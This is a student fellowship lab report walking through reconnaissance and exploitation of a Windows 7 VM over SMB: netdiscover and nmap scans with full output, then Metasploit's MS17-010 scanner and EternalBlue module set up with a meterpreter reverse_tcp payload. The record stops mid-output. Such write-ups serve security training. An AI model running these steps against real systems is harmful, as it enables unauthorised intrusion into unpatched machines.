BYTEWISE FELLOWSHIP CYBERSECURITY

REPORT TITLE: WIN7 EXPLOITATION (PORT 445)

TIME ALLOWED: 23 HRS

NAME: SEERAT E MARRYUM

TRACK: CYBER SECURITY

LEAD: SIR TAYYAB SIDDIQUI

SUBMISSION DATE: 10TH JULY, 24

Table of Contents

Win7 Exploitation (Port 445)

1. Introduction

Target System Overview:

- **Operating System:** Windows 7
- **Configuration:** NAT network configuration

Objective:

- **Goal:** Gain remote access to the Windows 7 system.

2. Reconnaissance Phase

A. Identifying the Target:


Methods Used:


Check the internet connectivity: **ping google.com**. Run the command: **ifconfig**, identify the IP address associated with network interface (commonly **eth0** for Ethernet). And start **netdiscover** to see which devices are connected on the router and will find the **target machine's IP** there.

Commands Used:

- **ping google.com**
- **ifconfig**
- **sudo netdiscover**

Screenshots:





B. Scanning the Target:

Process:

Use **nmap scan** to scan the target and see the **open ports** with their **vulnerabitiies**, **operating systems, ports** and **protocols** and see the detailed information about target.

Commands Used:

- **Sudo nmap -A -O -v -p 1-1999 <ip>**
- **Sudo nmap -sS -sV -O <ip>**

Screenshots:

```
┌──(silentspectre㉿kali)-[~]
└─$ sudo nmap -A -O -v -p 1-999 192.168.111.137
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 00:28 PKT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:28
Completed NSE at 00:28, 0.01s elapsed
Initiating NSE at 00:28
Completed NSE at 00:28, 0.00s elapsed
Initiating NSE at 00:28
Completed NSE at 00:28, 0.00s elapsed
Initiating ARP Ping Scan at 00:28
Scanning 192.168.111.137 [1 port]
Completed ARP Ping Scan at 00:28, 0.54s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:28
Completed Parallel DNS resolution of 1 host. at 00:28, 0.02s elapsed
Initiating SYN Stealth Scan at 00:28
Scanning 192.168.111.137 [999 ports]
Discovered open port 135/tcp on 192.168.111.137
Discovered open port 445/tcp on 192.168.111.137
Discovered open port 139/tcp on 192.168.111.137
Completed SYN Stealth Scan at 00:28, 1.30s elapsed (999 total ports)
Initiating Service scan at 00:28
Scanning 3 services on 192.168.111.137
Completed Service scan at 00:28, 10.35s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.111.137
NSE: Script scanning 192.168.111.137.
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home | KaliLinux | CTF - Win7

1 2 3 4 0:30

silentspectre@kali: ~

File Actions Edit View Help

```
Initiating Service scan at 00:28
Scanning 3 services on 192.168.111.137
Completed Service scan at 00:28, 10.35s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.111.137
NSE: Script scanning 192.168.111.137.
Initiating NSE at 00:28
Completed NSE at 00:28, 5.70s elapsed
Initiating NSE at 00:28
Completed NSE at 00:28, 0.03s elapsed
Initiating NSE at 00:28
Completed NSE at 00:28, 0.02s elapsed
Nmap scan report for 192.168.111.137
Host is up (0.00068s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: W
ORKGROUP)
MAC Address: 00:0C:29:01:2A:31 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_s
erver_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:micros
oft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Wind
ows 8, or Windows 8.1 Update 1
Uptime guess: 0.006 days (since Wed Jul 10 00:20:09 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home | KaliLinux | CTF - Win7

1 2 3 4 0:29

silentspectre@kali: ~

File Actions Edit View Help

```
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
| nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:01:2a:31 (VMware)
| Names:
|   JON-PC<20>           Flags: <unique><active>
|   JON-PC<00>           Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb2-time:
|   date: 2024-07-09T19:28:24
|_  start_date: 2024-07-10T05:21:02
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-07-09T14:28:24-05:00

TRACEROUTE
HOP RTT     ADDRESS
1   0.68 ms 192.168.111.137

NSE: Script Post-scanning.
Initiating NSE at 00:28
Completed NSE at 00:28, 0.00s elapsed
Initiating NSE at 00:28
Completed NSE at 00:28, 0.00s elapsed
Initiating NSE at 00:28
Completed NSE at 00:28, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 27.53 seconds
           Raw packets sent: 1067 (47.646KB) | Rcvd: 1016 (41.330KB)

┌──(silentspectre㉿kali)-[~]
└─$
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
┌──(silentspectre㉿kali)-[~]
└─$ sudo nmap -sS -O -sV  192.168.111.137
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 00:30 PKT
Nmap scan report for 192.168.111.137
Host is up (0.00096s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:01:2A:31 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_s
erver_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:micros
oft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Wind
ows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 62.66 seconds

┌──(silentspectre㉿kali)-[~]
└─$
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

3. Initial Access

C. Exploiting Port 445 (SMB) with MS17-010 using Metasploit:

Identifying Vulnerabilities:

Start Metasploit, using Metasploit Modules: **search ms17-010,** search for the **MS17-010**, selecting Scanner Module**: use auxiliary/scanner/smb/smb_ms17_010,** and then configure the exploit by setting the required options:

Setting Target IP: **set RHOSTS 192.168.111.137,** Running the Scanner: **run.**


Commands and Tools Used:

- **Sudo msfdb init && msfconsole**


- **Search ms17-010**
- **Use auxillary/scanner/smb/smb_ms17_010**
- **Set RHOST 192.168.111.137**
- **Run**

Tool: Metasploit

Screenshots:



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms17-010

Matching Modules
================

   #   Name                                          Disclosure Date  Rank     Check  Descripti
on
   -   ----                                          ---------------  ----     -----  ---------
--
   0   exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Yes    MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                 .                .        .      .
   2     \_ target: Windows 7                        .                .        .      .
   3     \_ target: Windows Embedded Standard 7      .                .        .      .
   4     \_ target: Windows Server 2008 R2           .                .        .      .
   5     \_ target: Windows 8                        .                .        .      .
   6     \_ target: Windows 8.1                      .                .        .      .
   7     \_ target: Windows Server 2012              .                .        .      .
   8     \_ target: Windows 10 Pro                   .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                        .                .        .      .
   12    \_ target: PowerShell                       .                .        .      .
   13    \_ target: Native upload                    .                .        .      .
   14    \_ target: MOF upload                       .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                      .                .        .      .
   16    \_ AKA: ETERNALROMANCE                      .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                     .                .        .      .
   18    \_ AKA: ETERNALBLUE                         .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                      .                .        .      .
   21    \_ AKA: ETERNALROMANCE                      .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                     .                .        .      .
   23    \_ AKA: ETERNALBLUE                         .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010            .                normal   No     MS17-010
```



D. Exploiting the Target:

Process:

Search and Select Exploit Module, choose the EternalBlue exploit module in metasploit: **Use exploit/windows/smb/ms17_010_eternalblue,** configure Exploit Options: **Set the target IP**

<ip>, review available targets: **show targets,** select a specific target (e.g., Windows 7 x64): **set target 1,** execute the Exploit, **exploit.** This command initiates the exploitation process, attempting to leverage the MS17-010 vulnerability to gain access to the target system.

Commands:

- **Use exploit/windows/smb/ms17_010_eternalblue,**
- **Options**
- **Set RHOST 192.168.111.137**
- **Show targets**
- **Set target 1**
- **exploit**

Screenshots:

KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home | KaliLinux | CTF - Win7

1 2 3 4 1:57

silentspectre@kali: ~

File Actions Edit View Help

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.c
                                             om/docs/using-metasploit/basics/using-metasploit.
                                             html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authenti
                                             cation. Only affects Windows Server 2008 R2, Wind
                                             ows 7, Windows Embedded Standard 7 target machine
                                             s.
   SMBPass                         no        (Optional) The password for the specified usernam
                                             e
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Targ
                                             et. Only affects Windows Server 2008 R2, Windows
                                             7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only a
                                             ffects Windows Server 2008 R2, Windows 7, Windows
                                              Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, no
                                        ne)
   LHOST     192.168.111.134  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.111.137
RHOSTS => 192.168.111.137
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   Automatic Target
    1   Windows 7
    2   Windows Embedded Standard 7
    3   Windows Server 2008 R2
    4   Windows 8
    5   Windows 8.1
    6   Windows Server 2012
    7   Windows 10 Pro
    8   Windows 10 Enterprise Evaluation

msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 1
target => 1
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:
================

    Id  Name
```

KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home | KaliLinux | CTF - Win7

